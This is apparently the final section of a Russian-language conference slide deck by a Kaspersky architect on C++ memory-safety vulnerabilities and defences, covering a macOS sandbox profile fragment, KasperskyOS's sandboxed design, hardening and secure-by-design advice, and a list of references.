
; File reads.
; Reads from the home directory.
(allow file-read-data
  (path (user-homedir-path "/.CFUserTextEncoding"))
  (path (user-homedir-path
    "/Library/Preferences/com.apple.universalaccess.plist"))
)

```

.....

KasperskyOS песочница

KasperskyOS – это ОС, в которой **весь код** кроме микроядра запускается в отдельных доменах безопасности **песочницах**



Ключевые особенности:

1. Микроядро
2. Взаимодействие между процессами **только через IPC**
3. Модуль безопасности Kaspersky Secure Module (KSM), контролирует все взаимодействия
4. **Default deny** для всех взаимодействий
5. Декларативный язык описания политик Policy Specification Language (PSL)
6. Методология разработки изначально безопасных решений **киберимуннитет** [\[15\]](#)



Выводы

Есть плохие новости:

1. С++ не обеспечивает безопасную работу с памятью, что вызывает **70% уязвимостей** в продуктах
2. Эксплуатация уязвимостей позволяет запускать чужой код (RCE), получить полный контроль над системой и не только

Есть новости получше:


1. Можно значительно снизить риск появления ошибок (и связанных с ними уязвимостей), если использовать: фаззинг тесты, статический и динамический анализ
2. Можно значительно снизить риск эксплуатации уязвимостей если использовать различные опции харденинга
3. Можно совсем избавиться от ошибок памяти если использовать безопасные языки

Есть хорошие новости:

1. Можно практически полностью устранить **последствия** взлома, если запускать код в песочнице (sandbox)

Бонус

Можно обеспечить безопасность выполнения отдельных сценариев на **100%**, не смотря на уязвимости языка и возможные взломы, если использовать подход “secure by design” [\[13\]](#)



[Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design](#)

1. ["Software Memory Safety" Cybersecurity Information Sheet](#)
2. [Chromium Disclosed Security Bugs](#)
3. [Exploiting v8: *CTF 2019 oob-v8](#)
4. [Deconstructing and Exploiting CVE-2020-6418](#)
5. [\[DiceCTF 2022\] - memory hole](#)
6. [Эксплойтинг браузера Chrome, часть 1: введение в V8 и внутреннее устройство JavaScript](#)
7. [DevSecOps: организация фаззинга исходного кода](#)
8. [Зачем нужен динамический анализ кода, если есть статический?](#)
9. [Control Flow Guard. Принцип работы и методы обхода на примере Adobe Flash Player](#)
10. [Sandbox](#)
11. [Linux Sandboxing](#)
12. [OSX Sandboxing Design](#)
13. [Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design](#)
14. [How JavaScript Works: Under the Hood of the V8 Engine](#)
15. [Кибериммунитет](#)

Спасибо!

Игра для гуру C++



Сергей Талантов

Архитектор ПО

sergey.talantov@kaspersky.com

